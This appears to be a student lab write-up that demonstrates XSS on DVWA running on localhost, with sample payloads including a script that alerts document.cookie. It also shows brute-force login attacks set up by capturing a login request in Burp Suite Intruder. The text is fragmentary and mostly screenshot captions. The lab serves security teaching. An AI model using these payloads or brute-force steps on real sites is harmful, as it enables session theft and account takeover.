

Aim: To demonstrate authentication attacks (brute force and dictionary) and Cross-Site Scripting (XSS) vulnerabilities in a web application.

What is a Cross-Site Scripting Attack (XSS)?

XSS (Cross-Site Scripting) is a security vulnerability where an attacker injects malicious JavaScript code into a trusted website. This code then executes in the victim's browser, allowing the attacker to steal data, hijack sessions, or deface pages.

Types

Type	Description
Stored (Persistent)	Malicious script is permanently stored on the server (e.g., in a database, comment section). Every user who views that page gets attacked.
Reflected (Non-Persistent)	Script is reflected off the server via a URL or search query. Victim must click a malicious link for it to trigger.
DOM-Based	Script runs entirely on the client-side by manipulating the DOM (no server interaction needed).


Common attack outcomes:

- Steal cookies and session tokens to hijack user accounts
- Capture keystrokes of log passwords and sensitive info
- Deface websites
- Redirect users to phishing pages
- Perform actions on behalf of the victim (e.g., change password, transfer money)




```
1 <script>
2   alert("chacha vaste gana huiya");
3 </script>
```


Script for XSS Attack



Entering XSS attack JavaScript code in the input field



Output of XSS Attack




A screenshot of a text editor window with four tabs: 'usernames.txt', 'passwords.txt', 'greetings.txt', and 'cookie.txt'. The 'cookie.txt' tab is active and contains the following code:

```
1 <script>
2   alert(document.cookie);
3 </script>
4
```

At the bottom of the editor, there is a 'Saved' button. The status bar at the very bottom indicates 'Ln 2, Col 26 270% Window (CTRL) UTF-8'.

XSS attack script to check cookie









Cookie details

What is Brute Force Attack?


Brute force is a method where attackers try all possible passwords until the right one is found. It doesn't exploit software flaws but relies on trial-and-error testing.

The attack may use common wordlists (dictionary) or full character sets. Though slow, weak passwords can be cracked quickly with powerful systems.






Burp Suite Dashboard



On 'Proxy Intercept' Page



Inside Burp Suite browser logging into DVWA



Demonstrating Correct credentials output (An image is shown if correct)

Request

```
1 GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: localhost
3 Cache-Control: max-age=0
4 sec-ch-ua: "Not:A-Brand";v="0", "Chromium";v="150"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Windows"
7 Accept-Language: en-GB,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: http://localhost/dvwa/vulnerabilities/brute/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: security=low; PHPSESSID=g2lactemcm3k73fq9cd67mrl3
18 Connection: keep-alive
19
20
```

Inspector

- Request attributes: 2
- Request query parameters: 3
- Request body parameters: 0
- Request cookies: 2
- Request headers: 17

Received the sent credentials

Intruder

Target: http://localhost

Update Host header to match target

Positions: Add, Clear, Auto

```
1 GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: localhost
3 Cache-Control: max-age=0
4 sec-ch-ua: "Not:A-Brand";v="0", "Chromium";v="150"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Windows"
7 Accept-Language: en-GB,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: http://localhost/dvwa/vulnerabilities/brute/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: security=low; PHPSESSID=g2lactemcm3k73fq9cd67mrl3
18 Connection: keep-alive
19
20
```

Payloads

To get started, highlight the part of the request or target you want to replace, then click **Add** to set a payload position.

Close Learn more


Don't show this again

Acquiring username and password keys from the received URL



